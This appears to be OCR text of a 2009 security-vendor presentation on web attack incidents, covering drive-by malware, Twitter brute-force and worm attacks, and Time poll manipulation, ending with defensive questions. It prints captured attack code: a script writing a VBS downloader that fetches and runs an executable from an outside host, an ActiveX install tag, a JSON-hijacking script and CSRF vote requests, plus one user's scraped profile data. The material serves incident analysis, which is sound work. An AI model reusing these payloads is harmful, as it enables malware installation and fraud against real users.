bicho.htm

Attempted VBS Malware Install

```
tf = fso.CreateTextFile(cSystemDir + "runit.vbs", true);
//tf = fso.CreateTextFile("c:\\runit.vbs", true);
tf.WriteLine("On Error Resume Next");
tf.WriteLine("URL = \"http://rzone.com.ar/xD.exe\"");
tf.WriteLine("Set xml = CreateObject(\"Microsoft.XMLHTTP\")");
tf.WriteLine("xml.Open \"GET\", URL, False");
tf.WriteLine("xml.Send");
tf.WriteLine("set oStream = createobject(\"Adodb.Stream\")");
tf.WriteLine("oStream.type = 1");
tf.WriteLine("oStream.open");
tf.WriteLine("oStream.write xml.responseBody");
tf.WriteLine("oStream.savetofile \"" + cSystemDir + "xD.exe\", 1");
tf.WriteLine("oStream.close");
tf.WriteLine("set oStream = nothing");
tf.WriteLine("Set xml = Nothing");
tf.WriteLine("Set oShell = createobject(\"WScript.Shell\")");
tf.WriteLine("oShell.run \"" + cSystemDir + "xD.exe\", 1, false");
tf.Close();
objShell.run("\"" + cSystemDir + "runit.vbs\"");
```

BREACH

embed.htm


Attempted ActiveX Malware Install

```
<object name="x"
 classid="clsid:12345678-1234-1234-
 1234-123456789012"
 codebase="mhtml:file://C:\NO_SUCH_MHT.
 MHT!http://www.rzone.com.ar/xD.exe">
```

BREACH

WHID 2009 Summary

Incidents By Attacked Organization Type



BREACH

2009 Incidents of Interest

Finance/Retail Attack Methodology

Unu vs. Anti-Virus Vendors

Twitter Attacks

Time's Most Influential Poll

BREACH

US Secret Service/FBI Advisory


Finance/Retail - Common Attacker Methodology

- They identify Web sites that are vulnerable to SQL injection. They appear to target MSSQL only.
- They use "xp_cmdshell", an extended procedure installed by default on MSSQL, to download their hacker tools to the compromised MSSQL server.
- They obtain valid Windows credentials by using fgdump or a similar tool.
- They install network "sniffers" to identify card data and systems involved in processing credit card transactions.
- They install backdoors that "beacon" periodically to their command and control servers, allowing surreptitious access to the compromised networks.
- They target databases, Hardware Security Modules (HSMs), and processing applications in an effort to obtain credit card data or brute-force ATM PINs.
- They use WinRAR to compress the information they pilfer from the compromised networks.
- http://usa.visa.com/download/merchants/20090212-usss_fbi_advisory.pdf

BREACH

Unu vs. Anti-Virus Vendors


Romanian Attacker Launches Targeted Attacks



Twitter Attacks

Brute Forcing Login Credentials

- Insufficient Anti-Automation
  - Twitter does not block repetitive login failures
- Attacker compromised an Admin account that had a tool which allowed password resets for other accounts
- Compromised 33 accounts including President Obama's
- 3 different WHID Events



WHID 2009-2: Twitter accounts of the famous hacked (Updated)

Tagged: Password

Updated: 11 January 2009

Attack Information

WHID ID: 2009-2
Date Occured: 5 Jan 2009
Attack Method: Brute Force
Insufficient Authentication

Outcome Information

Outcome: Defacement

Target Information

Attacked Entity Field: Web 2.0
Attacked Entity Geography: USA
Attacked System's Technology: Administration Tool

Source Information

Attack Source Geography: USA

BREACH

Twitter Attacks

CSRF Attacking JSON Feeds


- Courtney C
- following
- profile_sidebar_fill_color=000000
- followers_count=19
- description=Short, Fun, Spontaneous, Loving, Silly, Musical, Happy, Me :]
- utc_offset=-28800
- profile_image_url=http://s3.amazonaws.com/twitter_production/profile_images/228672477/Paint_normal.jpg
- statuses_count=165
- friends_count=113
- profile_sidebar_border_color=ffffff
- favourites_count
- screen_name=xoKortnayox
- created_at=Thu Apr 09 00:36:15 +0000 2009
- url=http://www.myspace.com/teenagemusicgeek
- name=Courtney C
- notifications
- profile_text_color=0d0dba
- protected
- verified
- profile_background_image_url=http://s3.amazonaws.com/twitter_production/profile_background_images/19037839/Black_Keys.jpg
- time_zone=Pacific Time (US & Canada)
- profile_link_color=4f5659
- profile_background_tile=true
- profile_background_color=1A1B1F
- location=USA
- id=29869995
- user

```
<script>
Object.prototype.__defineSetter__('user',function(obj){f
or(var i in obj) {alert(i + '=' + obj[i]);} });
</script>
<script defer= defer
src=https://twitter.com/statuses/friends_timeline/>
</script>
```

BREACH

Twitter Attacks

Double Clickjacking Worm – Forcing a Tweet



BREACH

Twitter Attacks

XSS/CSRF Worm – Updating Profiles

var up
It's a
:)");v
src=
src=
var
new
"aut
hom
s",
"aut
hom

WHID 2009-37: Twitter XSS/CSRF worm series (Updated)

Updated: 19 April 2009

Attack Information

WHID ID: 2009-37
Date Occured: 11 Apr 2009
Attack Method: Cross Site Request Forgery (CSRF)
Cross Site Scripting (XSS)

Outcome Information

Outcome: Disinformation
Worm

Target Information

Attacked Entity Field: Web 2.0

Source Information

Attack Source Geography: USA

BREACH

Time's Most Influential Poll Abuse

Insufficient Anti-Automation

REFRESH DATA

Rank	Name	Avg. Rating	Total Vote
1	moot	87	12,939,521
2	Anwar Ibrahim	42	1,632,411
3	Rick Warren	42	1,290,988
4	Baitullah Mehsud	40	1,281,854
5	Larry Brilliant	39	1,425,061
6	Eric Holder	38	1,215,008
7	Carlos Slim	37	1,311,525
8	Angela Merkel	37	1,069,787
9	Kobe Bryant	36	1,195,005
10	Evo Morales	34	1,045,245
11	Alexander Lebedev	34	640,115
12	Lil' Wayne	33	637,426
13	Sheikh Ahmed bin Zayed Al Nahyan	32	622,054
14	Odell Barnes	31	621,182
15	Tina Fey	30	646,446
16	Hu Jintao	29	614,359
17	Eric Cantor	28	580,189
18	Gamal Mubarak	27	580,389
19	Ali al-Naimi	26	627,786
20	Muqtada al-Sadr	25	564,094
21	Elizabeth Warren	24	559,800
22	Manny Pacquiao	23	9,382,234

BREACH

Time's Most Influential Poll Abuse

Auto-Voter SPAM URLs

- Target Poll URL

http://www.timepolls.com/contentpolls/Vote.do
?pollName=time100_2009&id=1883924&rating=1

- Auto-voter SPAM link URL

http://fun.qinip.com/gen.php?id=1883924&rating=1&**amount=200**

- Auto-voter page display

Down voting : 1883924 to 1 % influence 200 times per page load.

- Time's response – implement an MD5 hash key

BREACH

Time's Most Influential Poll Abuse


CSRF Attacks – Includes Md5 Hash Key

```
<html>
<head>
<title>
</title>
</head>
<body>
<img src="http://www.timepolls.com/hppolls/votejson.do?callback=processPoll&id=335
&choice=1&key=a4f7d95082b03e99586729c5de257e7b" />
<imgsrc="http://www.timepolls.com/hppolls/votejson.do?callback=processPoll&id=335&
choice=1&key=a4f7d95082b03e99586729c5de257e7b" />
...
</body>
</html>
```

BREACH

Time's Most Influential Poll Abuse

Auto-Voter - Mooter



Defensive Recommendations

Web Application Situational Awareness

BREACH

SITUATIONAL AWARENESS

KNOWING THE DIFFERENCE BETWEEN A LUNCH-TIME DIVE AND BEING LUNCH

Web Application Integrity

Critical Situational Awareness Questions

- Can you detect when web clients are acting abnormally?
- Can you correlate web activity to the responsible user?
- Can you identify if your web application is not functioning properly?
- Can you identify if/when/where your application is leaking sensitive information?
- Can you detect new or mis-configured web application resources?
- Does your operations, security and development staff utilize the same operational data to troubleshoot problems and remediate identified vulnerabilities?
- Can you quickly conduct proper incident response to confirm events?


BREACH

Verizon 2008 Data Breach Report

Situational Awareness Failures

Point of entry to compromise

Compromise to discovery

